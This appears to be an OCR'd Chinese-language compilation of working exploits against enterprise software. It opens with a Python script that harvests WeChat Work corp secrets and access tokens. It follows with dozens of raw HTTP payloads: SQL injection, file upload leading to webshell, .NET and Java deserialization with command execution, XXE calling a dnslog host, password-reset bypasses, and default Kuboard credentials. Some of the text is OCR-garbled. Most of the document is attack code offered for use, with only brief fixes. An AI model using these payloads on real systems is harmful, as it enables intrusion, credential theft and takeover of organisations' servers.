
```
import argparse

import requests

import urllib3

import json

from colorama import init

from colorama import Fore

init(autoreset=True)

urllib3.disable_warnings()

head = {

    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36",

    "Content-Type": "application/x-www-form-urlencoded"

}


def getkey(url):
    print(f"正在测试{url}是否存在微信key泄露")

    if url.endswith("/"):

        path = f"cgi-bin/gateway/agentinfo"

    else:

        path = f"/cgi-bin/gateway/agentinfo"

    pocurl = url + path

    try:

        res = requests.get(url=pocurl, headers=head, verify=False, timeout=3)

        if "Secret" in res.text:

            print(Fore.GREEN + f"[+]{url}存在漏洞")

            datas = json.loads(res.text)

```


```
            print(f"corpid:{datas['corpid']}")

            print("strcorpid:" + datas["strcorpid"])

            print("Secret:" + datas["Secret"])

            print(Fore.BLUE + "尝试获取access_token")

            tokenurl = f"{url}/cgi-bin/gettoken?corpid={datas['strcorpid']}&corpsecret={datas['Secret']}"

            print(tokenurl)

            restoken = requests.get(url=tokenurl, headers=head, verify=False, timeout=3)

            if "access_token" in restoken.text:

                print(Fore.GREEN + "[+]成功获取到accesstoken")

                tokens = json.loads(restoken.text)

                print(f"access_token:{tokens['access_token']}")

            else:

                print(Fore.RED + "未获取到access_token")

        else:

            print(Fore.RED + "不存在此漏洞")

    except:

        print("连接失败")


if __name__ == '__main__':

    parser = argparse.ArgumentParser()

    p = parser.add_argument_group('参数')

    p.add_argument("-u", "--url", type=str, help="测试单条url")

    p.add_argument("-f", "--file", type=str, help="测试多个url文件")

    args = parser.parse_args()

    if not args.url and not args.file:
        print("请输入 -u 参数指定 URL 地址: python3 exp.py -u url")

        parser.print_help()

        exit()

    if args.url:
```

```
        getkey(args.url)

    if args.file:

        for i in open(args.file, "r").read().split("\n"):
            getkey(i)
```

复现及漏洞详情分析：

```
第一步：，通过泄露信息接口可以获取corpid和corpsecret

https://<企业微信域名>/cgi-bin/gateway/agentinfo

第二步，使用corpsecret和corpid获得token

https://<企业微信域名>/cgi-bin/gettoken?corpid=ID&corpsecret=SECRET

第三步，使用token访问诸如企业通讯录信息，修改用户密码，发送消息，云盘等接口

https://<企业微信域名>/cgi-bin/user/get?access_token=ACCESS_TOKEN&userid=USERID
```





帆软报表系统漏洞威胁

情况说明：帆软报表系统（V10、V11及更早期版本）存在反序列化漏洞绕过、反序列化命令执行等高危漏洞，攻击者可利用上述漏洞获取系统权限。鉴于该漏洞影响范围较大，潜在危害程度极高，建议引起高度重视，通过官方发布的链接下载补丁，进行升级，消除安全隐患，提高安全防范能力。

漏洞详细信息: **https://help.fanruan.com/finereport/doc-view-4833.html**

补丁下载链接: http: //s.fanruan.com/3u6eo

蓝凌EKP远程代码执行漏洞

受影响版本：

蓝凌EKP V16 (最新版)受影响存在远程代码执行漏洞；V15暂无环境验证，可能受影响。

修复方案：

使用网络ACL限制该OA的访问来源，加强监测，重点拦截GET请求中带有../等目录穿越特征的URL。

```
通过文件上传-->解压-->获取webshell，前台漏洞
漏洞路径：
/api///sys/ui/sys_ui_extend/sysUiExtend.do

POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
Host: xxx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept: /
Connection: Keep-Alive
Content-Length: 42
Content-Type: application/x-www-form-urlencoded
var={"body":{"file":"file:///etc/passwd"}}
```

Smartx超融合远程命令执行漏洞

SmartX超融合系统是构建超融合平台的核心软件，能够基于不同虚拟化平台和软硬件的交付方式实现超融合架构。Smartx超融合系统存在远程命令执行漏洞，攻击者可利用该漏洞执行任意命令，控制服务器。

受影响版本：Smartx超融合version <= 5.0.5受影响存在漏洞；最新版暂无环境验证，可能受影响。

修复方案：使用网络ACL限制该产品的访问来源，加强监测，重点拦截GET请求中带有操作系统命令注入特征的URL；

临时修复方案：

重点拦截访问 /api/v2/deployment/can_ping的可疑ip

Nacos-Sync未授权漏洞


```
https://xxx.xxx.xxx/#/serviceSync
```

360 新天擎终端安全管理系统信息泄露漏洞

```
http://ip:port/runtime/admin_log_conf.cache
```

锐捷 NBR 路由器 fileupload.php 任意文件上传漏洞

```
POST /ddi/server/fileupload.php?uploadDir=../../321&name=123.php HTTP/1.1
Host:
Accept: text/plain, */*; q=0.01
Content-Disposition: form-data; name="file"; filename="111.php"
Content-Type: image/jpeg

<?php phpinfo();?>
```



网神 SecSSL 3600安全接入网关系统 任意密码修改漏洞

```
POST /changepass.php?type=2

Cookie: admin_id=1; gw_user_ticket=ffffffffffffffffffffffffffffffff; last_step_param={"this_name":"test","subAuthId":"1"}
old_pass=&password=Test123!@&repassword=Test123!@
```

Openfire身份认证绕过漏洞(CVE-2023-32315)

```
GET /user-create.jsp?
csrf=Sio3WOA89y2L9Rl&username=user1&name=&email=&password=Qwer1234&passwordConfirm=Qwer12
34&isadmin=on&create=..... HTTP/1.1
```

大华智慧园区任意密码读取攻击

```
GET /admin/user_getUserInfoByUserName.action?userName=system HTTP/1.1
```

泛微 ShowDocsImagesql注入漏洞

```
GET
/weaver/weaver.docs.docs.ShowDocsImageServlet?docId=* HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML,
like Gecko)
Accept-Encoding: gzip, deflate
Connection: close
```

宏景 HCM codesettree SQL 注入漏洞

```
GET
/servlet/codesettree?
flag=c&status=1&codesetid=1&parentid=-1&categories=~31~27~20union~20al
l~20select~20~27~31~27~2cusername~20from~20operuser~20~2d~2d HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML,
like Gecko)
Accept-Encoding: gzip, deflate
Connection: close
```

用友时空 KSOATaskRequestServlet sql注入漏洞

```
/servlet/com.sksoft.v8.trans.servlet.TaskRequestServlet?unitid=1*&password=1,
```

用友时空 KSOA servletimagefield 文件 sKeyvalue 参数SQL 注入

```
GET
/servlet/imagefield?
key=readimage&sImgname=password&sTablename=bbs_admin&sKeyname=id&sKeyvalue=-1'+union+sele
ct+sys.fn_varbintohexstr(hashbytes('md5','test'))-
-+ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML,
like Gecko)
Accept-Encoding: gzip, deflate
Connection:
```

用友畅捷通 T sql 注入

```
sqlmap -u http://xx.xx.xx.xx/WebSer~1/create_site.php?site_id=1 --is-dba
```

宏景OA文件上传

```
POST /w_selfservice/oauthservlet/%2e./.%2e/system/options/customreport/OfficeServer.jsp
HTTP/1.1
Host: xx.xx.xx.xx
Cookie: JSESSIONID=C92F3ED039AAF958516349D0ADEE426E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 417

DBSTEP V3.0     351             0               666             DBSTEP=REJTVEVQ
OPTION=U0FWRUZJTEU=
currentUserId=zUCTwigsziCAPLesw4gsw4oEwV66
FILETYPE=Li5cMW5kZXguanNw
```

```
RECOR1DID=qLSGw4SXzLeGw4V3wUw3zUoXwid6
originalFileId=wV66
originalCreateDate=wUghPB3szB3Xwg66
FILENAME=qfTdqfTdqfTdVaxJeAJQBRl3dExQyYOdNAlfeaxsdGhiyYlTcATdN1liN4KXwiVGzfT2dEg6
needReadFile=yRWZdAS6
originalCreateDate=wLSGP4oEzLKAz4=iz=66

1
```

shell:http://xx.xx.xx.xx/1ndex.jsp

金和OA 未授权

```
1. 漏洞链接
http://xx.xx.xx.xx/C6/Jhsoft.Web.users/GetTreeDate.aspx/?id=1
2. 复现步骤
http://xx.xx.xx.xx/C6/Jhsoft.Web.users/GetTreeDate.aspx/?
id=1%3bWAITFOR+DELAY+'0%3a0%3a5'+--%20and%201=1


```

Kuboard默认口令

```
漏洞描述：
Kuboard，是一款免费的 Kubernetes 图形化管理工具，Kuboard 力图帮助用户快速在 Kubernetes 上落地微服务。Kuboard存在默认口令可以通过默认口令登录Kuboard，管理Kubernetes。
admin/kuboard123
```

QAX-Vpn存在x遍历及任意账号密码修改漏洞

```
https://x.xxx.xxx.cn/admin/group/xgroupphp?id=1
https://x.xxx.xxx.cn/admin/group/xgroupphp?id=3 cookie: admin id=1; gw admin ticket=1;
```

有用畅捷通T+GetStoreWarehouseByStore RCE漏洞

```
POST /tplus/ajaxpro/Ufida.T.CodeBehind.PriorityLevel,App Code.ashx?method=GetstoreWarehouseByStore HTTP/1.1 Host: User-Agent: Mozilla/5.0 (X11;Linuxx86 64)AppleWebKit/537.36(KHTML, like Gecko)Chrome/34.0.1847.137 Safari 4E423F Connection: close Content-Length:668 X-Ajaxpro-Method:GetstoreWarehouseByStore Accept-Encoding:gzip {"storeID":{"type":"system.Windows.Data.objectDataProvider, PresentationFramework,Version=4.0.0.0,Culture=neutral, PublicKeyToken=31bf3856ad364e35", "MethodName":"start" "objectInstance":{ " type":"system.Diagnostics.Process, System,Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089" "startInfo":{ " type":"system.Diagnostics.ProcessstartInfo, system, Version=4.0.0.0,Culture=neutral, PublicKeyToken=b77a5c561934e089" "FileName":"cmd", "Arguments":"/cwhoami> C:/Progra~2/Chanjet/TPlusStd/Website/2RUsL6jgx9sGX4GItBcVfxarBM.txt" } } } }
```

契约锁电子签章系统 RCE

```
POST /callback/%2E%2E;/code/upload HTTP/1.1
Host: ip:port
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type:multipart/form-data;

boundary=----GokVTLZMRxcJWKfeCvEsYHlszxEANApZseNMGLki
----GokVTLZMRxcJWKfeCvEsYHlszxEANApZseNMGLki
Content-Disposition: form-data; name="type";

TIMETASK
----GokVTLZMRxcJWKfeCvEsYHlszxEANApZseNMGLki
Content-Disposition: form-data; name="file"; filename="1.jpg"

木马

----GokVTLZMRxcJWKfeCvEsYHlszxEANApZseNMGLki
```

任我行 CRM SmsDataList SQL注入漏洞

```
POST /SMS/SmsDataList/?pageIndex=1&pageSize=30 HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.1361.63 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 170

Keywords=&StartSendDate=2020-06-17&EndSendDate=2020-09-17&SenderTypeId=00000000*
```

帆软报表 channel 远程命令执行漏洞

帆软报表 channel 接口存在远程命令执行漏洞, 攻击者通过漏洞可以获取服务器权限，攻击服务器

"Powered by 帆软"

```
java -jar ysuserial-1.5-su18-all.jar -g CommonsBeanutils1183NOCC -p 'EX-TomcatEcho' -ch "cmd" > fine10.bin

POST /webroot/decision/remote/design/channel HTTP/1.1
Content-Type: application/json
Host:
cmd: id
Connection: close

{{gzip(file(fine10.bin))}}
```

深信服数据中心管理系统 XML 实体注入漏洞

```
GET /src/sangforindex HTTP/1.1
Host: ip:port
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, likeGecko)
Accept: text/xml,application/xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Content-Type: text/xml
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: Keep-alive
Content-Length: 135
<?xml version="1.0" encoding="utf-8" ?><!DOCTYPE root [
<!ENTITY rootas SYSTEM "http://dnslog">
]>
<xxx>
&rootas;
</xxx>
```

明源云 ERP ApiUpdate.ashx 文件上传漏洞

明源云 ERP系统接口管家 ApiUpdate.ashx 文件存在任意文件上传漏洞，攻击者通过构造特殊的ZIP压缩包可以上传任意文件，控制服务器

"接口管家站点正常！"

漏洞存在于某端口下的接口管家服务

poc1

```
POST /myunke/ApiUpdateTool/ApiUpdate.ashx?apiocode=a HTTP/1.1
Host:
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3)AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 856

{{hexdec(504B030414000000080063740E576AE37B2383000000940000001D0000002E2E2F2E2E2F2E2E2F666463636C6F75642F5F2F746573742E6173707825CC490AC2401404D0BDA7685A02C9A62F90288A22041C42E2B0FE4A11033DD983E0EDFDE2AEA8575453AC444723C49EEC98392CE4662E45B16C185AE35D48E24806D1D3836DF8C404A3DAD37F227A066723D42D4C09A53C23A66BD65656F56ED2505B68703F20BC11D4817C47E959F678651EAA4BD06A7D8F4EE7841F5455CDB7B32F504B0102140314000000080063740E576AE37B2383000000940000001D000000000000000000000000800100000002E2E2F2E2E2F2E2E2F666463636C6F75642F5F2F746573742E61737078504B05060000000001000100 4B000000BE0000000000)}}
```

poc2

```
POST /myunke/ApiUpdateTool/ApiUpdate.ashx?apiocode=a HTTP/1.1Host: target.com
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3)AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 856

{{unquote("PK\x03\x04\x14\x00\x00\x00\x08\x00\xf2\x9a\x0bW\x97\xe9\x8br\x8c\x00\x00\x00\x93\x00\x00\x00\x1e\x00\x00\x00../../../fdccloud/_/check.aspx$\xcc\xcb\x0a\xc20\x14\x04\xd0_\x09\x91B\xbb\x09\x0a\xddH\xab\x29\x8aP\xf0QZ\xc4\xf5m\x18j!ib\x1e\x82\x7fo\xc4\xdd0g\x98:\xdb\xb1\x96F\xb03\xcdcLa\xc3\x0f\x0b\xce\xb2m\x9d\xa0\xd1\xd6\xb8\xc0\xae\xa4\xe1-\xc9d\xfd\xc7\x07h\xd1\xdc\xfe\x13\xd6%0\xb3\x87x\xb8\x28\xe7R\x96\xcbr5\xacyQ\x9d&\x05q\x84B\xea\x7b\xb87\x9c\xb8\x90m\x28<\xf3\x0e\xaf\x08\x1f\xc4\xdd\x28\xb1\x1f\xbcQ1\xe0\x07EQ\xa5\xdb/\x00\x00\x00\xff\xff\x03\x00PK\x01\x02\x14\x03\x14\x00\x00\x00\x08\x00\xf2\x9a\x0bW\x97\xe9\x8br\x8c\x00\x00\x00\x93\x00\x00\x00\x1e\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00../../../fdccloud/_/check.aspxPK\x05\x06\x00\x00\x00\x00\x01\x00\x01\x00L\x00\x00\x00\xc8\x00\x00\x00\x00\x00")}}
```

泛微 HrmCareerApplyPerView S Q L 注入漏洞

```
GET /pweb/careerapply/HrmCareerApplyPerView.jsp?id=1%20union%20select%201,2,sys.fn_sqlvarbasetostr(db_name()),db_name(1),5,6,7 HTTP/1.1
Host: 127.0.0.1:7443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML,like Gecko)
Accept-Encoding: gzip, deflate
Connection: close
```

Metabase validate 远程命令执行漏洞（CVE-2023-38646）：

漏洞描述

Metabase是一个开源的数据分析和可视化工具，它可以帮助用户轻松连接到各种数据源，包括数据库、云服务和API，然后使用绘图的界面进行数据查询、分析和可视化。需身份认证的远程攻击者利用该漏洞可以在服务器上以运行元数据库服务器的权限执行任意命令

漏洞影响

元数据库

网络测绘

应用程序=“元数据库”


漏洞复现

登录页面


POC

/aPOC

/api/session/properties



此处为语雀加密文本卡片，点击链接查看：https://www.yuque.com/moyuansrc/npgiwy/mb1gbgaizk13fz8e#ycvmT



KubePi JwtSigKey 登陆绕过漏洞（CVE-2023-22463）

漏洞描述

KubePi 中存在 JWT 硬编码，攻击者通过硬编码可以获取服务器后台管理权限，添加任意用户

漏洞影响


库贝派

网络测绘

“库贝皮”

